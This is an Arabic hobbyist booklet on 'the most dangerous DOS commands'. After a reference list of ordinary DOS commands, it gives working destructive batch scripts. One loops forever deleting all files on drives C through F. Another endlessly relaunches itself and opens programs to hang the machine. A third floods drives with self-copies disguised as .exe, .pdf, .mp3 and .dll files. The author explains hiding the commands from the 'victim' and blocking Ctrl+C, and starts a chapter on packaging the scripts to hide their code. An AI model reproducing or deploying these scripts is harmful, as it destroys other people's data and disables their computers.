أخطر أوامر الدوس

إعداد : SASORY

إهداء خاص لموقع كتب www.kutub.info

لن أقوم بسرد المقدمات الكلاسيكية المملة

ولكن قبل كل شيء سيعتقد البعض أن هذا الكتيب هدفه تخريبي وذلك لاستخدامي عبارة ضحية وفلود ...الخ

قطعا ليس القصد إلا التعبير عن بعض خفايا محبي البرمجة ولا يمكن لأحد أن ينكر ذلك ونحن نعلم أن (من لا يحب التخريب لن يخرب مهما حصل......)(وأن من يهوى التخريب سيخرب مهما حصل.......) والأهم من كل هذا لولا البرامج التخريبية لما تطورت أنظمة التشغيل ....والبرامج التخريبية المكتوبة هنا في الحقيقة هي بريمجات تسلية لا أكثر ولا أقل فهي بسيطة وسهلة والهدف منها توسيع خيال القارئ لكيفية تسخير الأشياء سواء للإفادة أو للأذى وطبعا الفائدة والأذى هي في نفوسنا وليست بالبرامج

وهذا الكتاب مهدى لكل من يؤمن بالأمة العربية الجامعة لكل الأديان والمذاهب والطوائف والأعراق ....

فقط على من يقرأ هذا الكتيب أن يعلم أنه ليس لمستوى محدد لكنه عبارة عن أفكار قد تفيد وقد تضر

لماذا أخطر أوامر الدوس ؟؟؟؟

أهم ما يتميز به نظام التشغيل دوس تنفيذ أوامر خطيرة جدا وبأقل تكلفة فملفات الإمتداد .bat لا يكشفها الأنتي فايروس مهما كانت خطورة التعليمات الموجودة بها ؟؟؟؟

من هنا سوف نقوم بعدة أمور سأشرحها بالترتيب

١ - **كتابة ملفات بات مؤذية** >>>يسميها البعض فيروسات وهي ليست فيروسات لاكنها لا تقل قدرتها التدميرية عن الفيروسات ،،،،لكن مشكلة هذه الملفات أنها غبية أي أنك لا تستطيع المناورة بها بشكل قوي؟؟؟؟

(وهي تختلف بقوتها التدميرية من حذف كل ملفات الجهاز تقريبا إلى عمل فلود أيقونات أو التسبب بجنون الجهاز أو إنهاء كل البرامج المفعلة دفعة واحدة ....الخ)

٢ - **تغليف ملفات البات ببرنامج الوين رار win.rar**

٣ - **تغليف ملفات البات ودعمها ببرنامج الفيجوال بيسك vb.6**

+++
+++
+++

أو لا كتابة ملفات الباات المؤذية

ولكن من باب الاحتياط وللذين لا يعرفون أوامر الدوس سوف أكتب لكم سرد سريع لأوامر الدوس ويفضل الإطلاع عليها للعودة لها عند أي غموض يعيقكم عن فهم ملفات البات ......وأعتقد أنكم لن تجدوا الأمور صعبة فالدوس سهل جدا لا يحتاج إلا لمعرفة بسيطة باللغة الانكليزية

ولمن ليس لديه علم؟؟؟؟ الدوس هو الشاشة السوداء التي تدخل لها الأوامر كتابة فقط وتوجد في المسار التالي

Start: All programs \ Accessories\ Command Prompt.exe في الويندوز سفن

في طبيعة الحال هي موجودة في أي ويندوز تراها مع الآلة الحاسبة في نفس المجموعة

إليكم بعض أوامر الدوس : قسم صغير منها لكن هذا ما نحتاجه حاليا فموضوعنا ليس أوامر الدوس

ملاحظة هامة الأوامر لست أنا من كتبها بل وجدتها بملف ولم أجد أسم صاحبها ولكن أشكره ولنسميه حبيبنا : لتوفيره الوقت علينا ولكن هذه ليست كل الأوامر : فأوامر الشبكات لوحدها فقط تحتاج لكتاب كامل

-الأمر Attrib

Attrib

يستخدم هذا الأمر لإخفاء بعض الملفات

مثال:- C:\ Attrib mm.EXE + H

يستخدم هذا الأمر لجعل الملف ملفا مخفيا

يستخدم هذا الأمر في اكثر من صيغة كما هو مبين بالجدول:-

الصيغة	الشرح
C:\ Attrib ± H	يستخدم لجعل الملف ملف مخفي أو لا
C:\ Attrib ± R	يستخدم لجعل الملف ملف للقراءة فقط أو لا
C:\ Attrib ± S	يستخدم لجعل الملف ملف نظام أو لا

2-الأمر CD

CD

يستخدم هذا الأمر في اكثر من صيغة كما هو مبين بالجدول:-

الشرح	الصيغة
استدعاء فهرس مثل فهرس الـ DOS	C:\ CD▽ DOS
الرجوع إلي المحث مباشرة	C:\ CD\
الرجوع إلى الفهرس الفرعي السابق	C:\ CD..

3-الأمرCHKDSK

Chkdsk

يستخدم هذا الأمر بالكشف عن مساحة القرص والملفات والفهارس

مثال:- C:\ Chkdsk A:

الشرح : هذا الأمر من الأوامر التى لاغنى عنها للكشف عن مساحة القرص المستعملة والفارغة وكذا عدد الفهارس والملفات والمساحة المستعملة والفارغة وعدد المسارات والأخطاء على القرص سواء الصلب أو المرن

4-الأمرCLS

CLS

يستخدم هذا الأمر لمسح محتويات الشاشة فقط حتى يمكن إدخال البيانات والأوامر الجديدة على سطح نظيف

مثال:- C:\ CLS

5-الأمر COPY

COPY

يستخدم هذا الأمر لعمل نسخة من ملف او مجموعة ملفات

أ- مثال لنسخ ملف C:\ COPY▽MM.EXE ▽A:

ب- مثال لنسخ مجموعة ملفات ذات امتداد معين

C:\ COPY▽*.EXE A:▽

الشرح:- يستعمل هذا الأمر دائما عند عمل نسخة من ملف فيتم كتابة الأمر واسم الملف مثل MM وامتداده مثل EXE كما موضح بالمثال (أ) أما إذا أردنا نسخ مجموعة ملفات ذات امتداد معين كما هو موضح بالمثال (ب) وكما ذكرنا إن (*) تعنى كل ما هو(سواء امتداد أو أسم)

6-الأمر DATE

Date

يستخدم هذا الأمر لمعرفة التاريخ النظامي على جهاز الكمبيوتر بالإضافة إلى تعديله

مثال:- C:\ DATE

التنفيذ : عند كتابة الأمر والضغط علـى مفتـاح ENTER سـيظهر التـاريخ المدخل سابقا وأيضا تنسيق إدخال التاريخ بمعنى إدخال الشهر ثـم اليـوم ثـم العام بحيث يكون الإدخال كما هو مبين بالتنسيق بالنسبة للفاصل بين الشـهر واليوم والسنة ويكون على شكل (-) والإدخال أيضا يكون منطقى سـواء فـى الشهر أو فى اليوم بمعنى(أن عدد الأشهر لا يزيد عن ١٢ شـهر وان الأشـهر منها لايزيد عن ٢٨أو٢٩ يوما مثل فبراير أو ٣١ يوما مثل يوليو وعنـد عـدم إدخال التاريخ سليم ومنطقى ستظهر لنا رسالة خطأ أن هـذا التـاريخ المدخـل خارج النطاق سواء فى التنسيق أو المنطق

7-الأمرDEFRAG

DEFRAG

يستخدم هذا الأمر لإعادة تنظيم الملفات

القرص المراد تنظيم ملفاته

مثال:- C:\ DEFAG A:

الشرح : عند كتابة الأمر وتنفيذه على القرص المراد تنظيم ملفاته والتى تتفرق نتيجة العمل على الجهاز لذا يقوم بجمع الملفات الخاصة بكل برنامج او فهرس مرتبة كما كانت ونتيجة لهذا التنظيم يصبح جهاز الكمبيوتر أسرع فى الأداء

8-الأمرDEL

DEL

يستخدم هذا الأمر لحذف ملف او مجموعة ملفات

أ – مثال لحذف ملف　C:\ DEL▽ MM .BAT

ب –مثال لحذف مجموعة ملفات　C:\ DEL ▽*.BAT

الشرح:– عند تنفيذ الأمر لابد من التأكد من اسم الملـف المـراد حذفه وامتداده كما هو في المثال (أ) وإذا أردنا حـذف مجموعـة ملفات ذات امتداد معين كما هو في المثال (ب)

-9الأمرDELTREE

DELTREE

يستخدم هذا الأمر لحذف فهرس رئيسي يتضمن مجموعة فهارس فرعية أو مجموعة ملفات

مثال:–　C:\ DELTREE ▽AA

الشرح :– يتم كتابة الأمر وترك مسافة والتي يرمز لها بـالمثلث المقلوب بين الأمر واسم الفهرس الرئيسي المراد حذفه .
ولأهمية هذا الأمر فعند التنفيذ يعطينا رسالة تحذيرية بأهمية هـذا الفهرس ولتأكيد الحذف يتم الضغط على حرف Y وللتراجع عن الحذف يتم الضغط على N

-10الأمرDIR

DIR

يستخدم هذا الأمر لاستعراض الفهارس ولملفات

يتم لسعراض الفهارس والملفات الموجودة على الدريف الـــ C   C:\ DIR

يتم استعراض الفهارس والملفات الموجودة على الفهرس فـــ DOS   C:\ DIR DOS

الشرح:- يستعمل هذا الأمر دائما لاستعراض فهارس أو ملفات فيتم كتابة الأمر واسم الفهرس مثل فهرسDOS ومن مميزات هذا الأمر انه يمكنه استعراض الفهارس والملفات بطرق كثيرة تسمى سويتشات أو شروط والشرطة المائلة(/)هي علامة شرطية للأمر DIR نذكر من أهمها كما هو موضح بالجدول التالي:-

طريقة الاستعراض	شكل الاستعراض	أمر الاستعراض
استعراض الملفات والفهارس صفحه صفحه	الاسم-الامتداد-الحجم-التاريخ- الوقت	DIR\P
استعراض الملفات والملفات المخفيه	الاسم-الامتداد-الحجم-التاريخ- الوقت	DIR\A
استعراض الملفات وما تحويه الفهارس من ملفات	الاسم-الامتداد-الحجم-التاريخ- الوقت	DIR\S
استعراض الملفات والفهارس بعرض الشاشه	اسم الفهرس – اسم الملف وامتداده	DIR\W
استعراض أسماء الفهارس فقط	أسماء الفهارس فقط	DIR\D

11-الأمرDISKCOMP

DISKCOMP

يستخدم هذا الأمر لمقارنة محتويات اسطوانتين مرنتين

مثال:-

C:\ DISKCOMP A: B:

الشرح:- يقوم الدوس بمقارنة محتويات الأسطوانتين AB و عرض تقرير عن نتيجة المقارنة

12-الأمرDISKCOPY

DISKCOPY

يستخدم هذا الأمر لعمل نسخة طبق الأصل من دسك إلى دسك آخر

مثال:- C:\ DISKCOPY ▽A:▽ B:

الشرح:- يستعمل هذا الأمر دائما عند عمل نسخة طبق الأصـــل من قرص مرن إلى قرص مرن أخر بما فيه من عيوب الديســـك من أخطاء

13-الأمرDOSKEY

Doskey

يستخدم هذا الأمر لحفظ أي أمر يتم إدخاله

مثال:- C:\ Doskey

الشرح : يستخدم هذا الأمر لحفظ الأوامر المدخلة من بدء تنفيذ الأمر لإعادة الأوامر دون كتابتها مرة أخري وذلك بالضغط على اسهم لوحة المفاتيح مـع بعض الخيارات من f6 وحتى f9

14-الأمرEDIT

EDIT

يستخدم هذا الأمر لأنشاء أو تعديل الملفات النصية من خلال محرر النصوص الخاص بدوس

مثال:- C:\EDIT▽TEXTFILE.TXT

الشرح :- يتم كتابة الأمر وترك مسافة والتي يرمـــز لها بالمثلث المقلوب بيـــن الأمـــر واســـم الملـــف المطلوب تحريره

-15الأمرFDISK

FDISK

يستخدم هذا الأمر لتجزئة القرص الصلب او الغاء التجزئة

مثال:- C:\ FDISK

الشرح : هذا الأمر من الأوامر الخطيرة جـــدا جـــدا فـــلا يســـتعمله غـــير المتخصصين فقط.

يقوم هذا الأمر بتجزئة القرص الصلب بمعنى اذا كان القرص الصلـــب مثـــلا ٨٠٠ ميجا ومسمى \:C فيقوم بتجزئته الى جزئين فيصبح مثلا القرص :C ٥٠٠ ميجا و قرص جديدا:D ٣٠٠ ميجا وبالعكس نجعله قـــرص واحـــد كما كان ولكن عند التجزئة او الإعادة يتم فقد جميع البيانات الموجودة نهائيا

-16الأمرFORMAT

FORMAT

يستخدم هذا الأمر لأعداد مسارات الأسطوانة من جديد

ويشكل هذا الامر خطورة شديدة في استعماله على جميع البيانات على القرص المرن او القــــرص الصلب من حذفها وعدم القدرة الكاملة لاستعادتها وهذا الامر له شروط كثـــيرة منـــها كمـــا هــو موضح بالجدول التالي:-

الامر	شرح الأمر
FORMAT	يقوم بتشكيل القرص من جديد
FORMAT/S	يقوم بتشكيل القرص من جديد بالأضافه الي نقل ملفات النظام
FORMAT/Q	يقوم بتشكيل القرص من جديد بسرعه
FORMAT/Q/U	يقوم بتشكيل القرص من جديد بسرعه مع عدم امكانيه استعادة البيانات الممسوحه
FORMAT/Q/V :ALI	يقوم بتشكيل القرص من جديد بسرعة مع تسمية المشغل ALI

17-الأمرHELP

HELP

يقوم بامداد المستخدم بالمساعدة

مثال:- C:\ HELP

18-الأمرLABEL

LABEL

يستخدم هذا الأمر لأنشاء أو تعديل أو مسح اسم الأسطوانة (الدريف)

مثال:- C:\ LABEL▽ D:\ALI

الشرح :- يتم كتابة الأمر وترك مسافة والتي يرمـــز لها بالمثلث المقلوب بين الأمر واســـم الأســـطوانة المطلوب

-19الأمرMD

MD

يستخدم هذا الأمر لإنشاء فهرس فارغ

مثال:- C:\ MD ▽ AA

الشرح :- يتم كتابة الأمر وترك مســـافة والتـــي يرمز لها بالمثلث المقلوب بيـــن الأمـــر واســـم الفهرس المراد إنشائه

-20الأمرMKDIR

MkDir

يستخدم هذا الأمر لإنشاء فهرس فارغ

مثال:- C:\ MkDir ▽ AA

الشرح :- يتم كتابة الأمر وترك مسافة والتي يرمـــز لها بالمثلث المقلوب بين الأمـــر واســـم الفـــهرس المراد إنشائه

21-الأمر MSAV

MASV

يستخدم هذا الأمر لعلاج الفيروسات أو الكشف عنها

مثال:- MSAV

الشرح : يتم الكشف عن الفيروسات و اصلاحها

22-الأمر PROMPT

PROMPT

يستخدم هذا الأمر لتغيير شكل محث دوس

مثال:-

C:\Prompt Good Morning

الشرح:- يقوم الأمر بتغيير المحث الي كلمة Good Morning

و يكون شكل التنفيذ كالآتي

```
C:\>PROMPT Good Morning
Good Morning
```

23-الأمر QBASIC

QBasic

يقوم بتشغيل محرر لغة كويك بيزيك

مثال:-

C:\ QBasic

24-الأمر RD

RD

يستخدم هذا الأمر لحذف فهرس فرعى فارغ

مثال:- C:\ RD ▽ AA

الشرح :- يتم كتابة الأمر وترك مســـافة والتـــي يرمز لها بالمثلث المقلوب بيـــن الأمـــر واســـم الفهرس الفرعي المراد حذفه مثل AA

25-الأمرREN

REN

يستخدم هذا الأمر لإعادة تسمية ملف وهو اختصار لكلمة RENAME

(أسم الملف الجديد) (أسم الملف الحالي)

أ- مثال إعادة تسمية ملف C:\ REN S1.TXT S2.TXT

ب- مثال إعادة تسمية مجموعة ملفات ذات امتداد معين

C:\ REN *.TXT *.BAT

الشرح:- يستعمل هذا الأمر دائما إعادة تسمية ملف فيتم كتابـــة الأمر واسم الملف مثل MM وامتداده مثل TXT كمـــا موضـــح بالمثال (أ) أما إذا أردنا إعادة تسمية مجموعة ملفات ذات امتـــداد معين كما هو موضح بالمثال (ب) وكما ذكرنا إن (*) تعنى كـــل ما هو(سواء امتداد أو أسم)

26-الأمرSCANDISK

SCANDISK

يستخدم هذا الأمر لتشغيل برنامج تفحص القرص الذى يقوم باكتشاف الأخطاء و تصحيحها على القرص.

مثال:- C:\SCANDISK▽A:

الشرح :- يتم كتابة الأمر وترك مسافة والتي يرمـــز لها بالمثلث المقلوب بين الأمـــــر واســـم القـــرص المطلوب فحصه

-27الأمرSYS

SYS

يستخدم هذا الأمرلنقل ملفات النظام الي القرص المسمي

مثال:- C:\SYS ▽A:

الشرح :- يتم كتابة الأمر وترك مسافة والتي يرمـــز لها بالمثلث المقلوب بين الأمـــــر واســـم القـــرص المطلوب نقل النظام اليه

-28الأمرTIME

TIME

يستخدم هذا الأمر لمعرفة التوقيت النظامي على جهاز الكمبيوتر بالإضافة إلى تعديله

مثال:- C:\ TIME

الشرح : عند كتابة الأمر والضغط على مفتاح ENTER سيظهر التوقيت المدخل سابقا وأيضا تنسيق إدخال بحيث يكون الإدخال كما هو مبين بالتنسيق بالنسبة للفاصل بين الساعة والدقائق والثواني ويكون على شكل (:) والإدخال الجديد أيضا يكون منطقي سواء في الساعة والدقائق بمعنى(أن عدد الساعات لا تزيد عن ١٢ ساعة أو ٢٤ ساعة حسب إعدادات الجهاز) وكذلك الدقائق بحيث لا تزيد عن ٥٩ دقيقة وكذا الثواني وعند عدم إدخال التوقيت سليم ومنطقي ستظهر لنا رسالة خطأ أن هذا الوقت المدخل خارج النطاق سواء في التنسيق أو المنطق

29-الأمرTREE

TREE

يستخدم هذا الأمر لإظهار شجرة الفهارس الخاصة بفهرس رئيسي يكون قد تم انشائه مسبقًا بامر MD

مثال:- C:\ TREE

الشرح:- عند تنفيذ الأمر سيظهر لنا شجرة الفهارس علي النحو التالي

```
C:\TREE
Directory PATH listing for Volume Number
Volume Serial Number is 26D2-90D5
C:.
├────E3
├────E2
└────E1

C:\
```

30-الأمرTYPE

TYPE

يستخدم هذا الأمر لفتح الملفات للقراءة فقط

اسم الملف المراد فتحه

مثال:- C:\ TYPE MM.TXT

الشرح : عند كتابة الأمر وتنفيذه لابد ان نتأكد من اسم الملف المطلوب فتحه وكذا امتداده ونتأكد انه موجود على الجهاز وفي أي فهرس

31- الأمر UNDELETE

UNDELETE

يستخدم هذا الأمر لمحاولة إعادة بعض الفهارس والملفات

الفهرس المراد استرجاعه

مثال:- C:\ UNDELETE SAMIR

الشرح : عند كتابة الأمر وتنفيذه لابد ان نتأكد من اسم الفهرس او الملف المطلوب استرجعه والذي تم حذفه مسبقاً نتيجة أمر DEL - DELTREE.

32- الأمر UNFORMAT

UNFORMAT

يستخدم هذا الأمر لمحاولة إعادة بعض الفهارس و الملفات التي فقدت نتيجة أمر FORMAT للقرص سواء القرص المرن أو القرص الصلب.

مثال:- C:\ UNFORMAT A:

الشرح : عند كتابة الأمـــر وتنفيـذه علـى اى مـن الأقـراص التـي تـم تهيئتـها بامر FORMAT مسبقا يقوم الكمبيوتر بمحاولة إعادة الفهارس والملفات او جـــزء منها التي تم فقدها في أخر محاولة تهيئة سابقة للقرص ولكن في وقت كبير جداً

-33الأمرVER

VER

يستخدم هذا الأمر لمعرفة نظام التشغيل الذي اعمل عليه ألان

مثال:- C:\ VER

الشرح:- عند تنفيذ الأمر سيظهر لنا اسم نظام التشـــغيل الـــذي اعمل عليه ألان

-34الأمرVOL

VOL

يستخدم هذا الأمر لمعرفة اسم المحث

مثال:- C:\ VOL

الشرح:- عند تنفيذ الأمر سيظهر لنا اسم المحث الذي اعمل علية ألان سواء أكان مشغل الأقراص المرنة أو القرص الصلب

35-الأمرXCOPY

XCOPY

يستخدم هذا الأمر لعمل نسخة من ملف او مجموعة ملفات

أ- مثال لنسخ ملف C:\ XCOPY ∇MM.EXE∇A:

ب- مثال لنسخ مجموعة ملفات ذات امتداد معين

C:\ XCOPY∇ *.EXE ∇A:\

ج- مثال لنسخ فهرس C:\ XCOPY∇ C:\MM\∇A:\MM

الشرح:- يستعمل هذا الأمر دائما عند عمل نسخة من ملف او فهرس فيتم كتابة الأمر واسم الملف مثل MM وامتداده مثل EXE كما موضح بالمثال (أ) أما إذا أردنا نسخ مجموعة ملفات ذات امتداد معين كما هو موضح بالمثال (ب) .

ملا حظة هامة تستطيع أن تعلم نفسك الدوس وذلك

بإستخدام الأمر help لعرض كل الأوامر

لمعرفة كيفية عمل كل أمر أكتب الأمر ثم بعده ?/ مثال :: start /? سوف تعطيك كيفية عمل الأمر ستارت

الفصل الأول : وزبدة الكتيب

مجموعة من البرامج المدمرة والمزعجة بإستخدام دوس اللطيف

البرنامج الخبيث الأول

حذف كل الملفات الموجودة في الكمبيوتر عدى التي تكون قيد العمل

أكتب الكود بالأسفل في ملف مفكرة ثم أحفظه بإمتداد بات ::::: save as __________ your file.bat

ملاحظة البرنامج الأول مشروح بالتفصيل ولن أشرح المرات القادمة إلا الأمور الضرورية

```
1 @echo off
2 Break off
3 :r
4 Del d:\ *.* /q /s
5 Del e:\ *.* /q /s
6 Del f:\ *.* /q /s
7 Del c:\ *.* /q /s
8 Goto r
```

١-لإخفاء الكود قيد التنفيذ عن المستخدم

٢- لإيقاف خاصية إيقاف الملف أثناء العمل

٣ - نفطة عودة يمكن تسميته بأي أسم

٤ - أمر حذف كل ملفات في السواقة دي

٥ - أمر حذف كل ملفات في السواقة اي

٦ - أمر حذف كل ملفات في السواقة اف

٧ - أمر حذف كل ملفات في السواقة سي

٨ - امر بالعودة للنقطة المسماة r

البرنامج الخبيث الثاني أنا اسميه Crazy bat

ملاحظة : يجب أن تكتب بعد أمر ستارت نفس أسم ملف الباتش وهنا اسمه crazy.bat

الأمر start notepad يفتح المفكرة وكل ما بعده هي أوامر لفتح برنامج ما في الكمبيوتر كالآلة الحاسبة وغيرها.......

```
@echo off
break off
start %crazy.bat
:l
start %crazy.bat
start notepad
control
calc
fsquirt
write
winver
magnify
explorer
goto l
```

الأمر start %crazy.bat سوف يجعل الملف يفتح نفسه لعدد لا متناهي من المرات ولكن هذا الأمر إختياري يمكنكم الإستغناء عنه طالما أنه لدينا حلقة تكرارية بالأسفل

ملاحظة : إن كل الأوامر تقريبا محصورة بين الأمرين goto l .... commands .... :l

وهذين الأمرين هما حلقة تكرارية أي أن المعالج بعد أن ينتهي من الأوامر ويصل الى الأمر goto l

فإنه سيعود للنقطة :l ويعيد نفس الأوامر إلى ما لا نهاية وبذلك سوف يجن الكمبيوتر أي تمتلئ الذاكرة المؤقتة (جلطة دماغية)

البرنامج الخبيث الثالث :: flood.bat

برنامج فيضان الملفات نفس مبدأ الحلقة التكرارية لكن سوف نستبدل أوامر التشغيل بأوامر النسخ أي نجعل البرنامج ينسخ نفسه في كل السواقات بعدد لا نهائي من النسخ

يمكنكم إضافة الأمرين @echo off & break off حسب رغبتكم فهما أمران كماليان وليسا ضروريان لكن من الجيد إضافتهما وذلك لحرمان الضحية من معرفة الأوامر المنفذة ومن أجل حرمانه من إيقاف عمل الملف بالضغط على كونترول سي

```
:f
copy %0 d:\sasory%RANDOM%.exe
copy %0 d:\sasory%RANDOM%.mp3
copy %0 d:\sasory%RANDOM%.pdf
copy %0 d:\sasory%RANDOM%.jpg
copy %0 d:\sasory%RANDOM%.dll
start %flood.bat
goto f
```

في الحالة الطبيعية الأمر copy هو لنسخ ملف من مسار لمسار أخر أي نحن مطالبون بوضع مسار الملف الذي ستفتحه الضحية مثال

Copy d:\eee.bat f:\eee.bat

يقوم بنسخ eee من دي الى أف بإمتداد بات

لكننا هنا وضعنا الرمز %0 قبل مسار الوجهة وذلك لكي ينسخ الملف نفسه بدون الحاجة لكتابة مساره لأننا لا نعلم أين ستفتح الضحية برنامجنا الخبيث ويمكننا تغيير لاحقة الملف بعد النسخ كم نشاء .pdf .bat .3gp .mp3

copy %0 d:\sasory%RANDOM%.pdf

sasory ليس أمرا انما اسم الملف بعد النسخ و هو هنا سكون في القرص d:

وليس شرطا أن يكون اسم الملف قبل النسخ هو نفسه بعد النسخ

ولعلكم تتسائلون ما هو الأمر أو الأسم %RANDOM%

هذا متغير من متغيارت نظام دوس يمكن أن يأخذ عدد كبير من القيم العددية وهذا يعني كل ما تم استدعائه مرة سيأخذ قيمة جديدة وبالتالي كل مرة سينسخ ملف بأسم جديد في مثالنا ستكون النتيجة كالتالي....والهدف عند اختلاف أسماء النسخ تبقى جميعها بدون تشابه أسماء فلو تشابهت الأسماء ستكون عملية استبدال وليس فلود

Sasory2324.pdf

Sasory132234.pdf

Sasory633224.pdf

Sasory1991324.pdf

Sasory233224.pdf ....الخ

مما يؤدي الى فيضان ملفات في السواقة الهدف أو مجموعة الأهداف

ويمكن زيادة حجم البرنامج الخبيث بكتابة سطور إضافية بعد الحلقة التكرارية هي لن تنفذ لكن ستزيد من حجم الملف وبالتالي من قوة الفلود أو الفيضان

والأمر الأخير في الحقيقة هو للدمج بين crazy.bat و flood.bat

أي فيضان وجنون بنفس الوقت وذلك لحرمان الضحية من كسر الفيضان

أوامر يمكن إستخدامها لإنتاج بريمجات خطيرة

Subst لجعل أي ملف يبدو كسواقة مثل :d أو :f..........قد يخطر ببالنا أن نضيف ١٢ سواقة جديدة للضحية لجعله يصاب بالجنون وإذا كان مجنون بالأصل سيعتقد أن مساحة الهارد قد زادت (@_@)

Taskkill قتل أو إيقاف العمليات الجارية (البرامج والخدمات غير المرئية)

ولكن معظم الأوامر الخطيرة قد تصطدم بالصلاحيات الممنوحة للمستخدم فبعد أن تكتب الأمر لا يتم تنفيذه لأن المدخل مغلق (خصوصا بالويندوز ٧)

ومنعا للإطالة أترك لكم اكتشاف كيفية استخدام هذه الأوامر بأن تستخدموا الأمر help

لكي تعلموا كيفية عملها فمن الضروري أن لا تأخذوا الأوامر بشكل جاهز بل يجب أن تحاولوا وتفشلوا وتفشلوا وتنجحوا في النهاية لكي تتذوقوا طعم الانتصار...........................

الفصل الثاني : تغليف البريمجات الضارة أو الخبيثة

وله أهمية في جعل البريمجات غير قابلة للتعديل أو اكتشاف كودها ولكن ليس بالمطلق ففي البرمجة لا شيء مستحيل وستعلمون هذا لاحقا......


ففي حالة ملف البات يكفي أن تفتح الملف بالمفكرة حتى تظهر كل تعليماته أو حتى بالضغط بالزر الأيمن على الملف سيكون هناك خيار اسمه تحرير يمكنك من خلاله تعديل أو حذف كل الأوامر

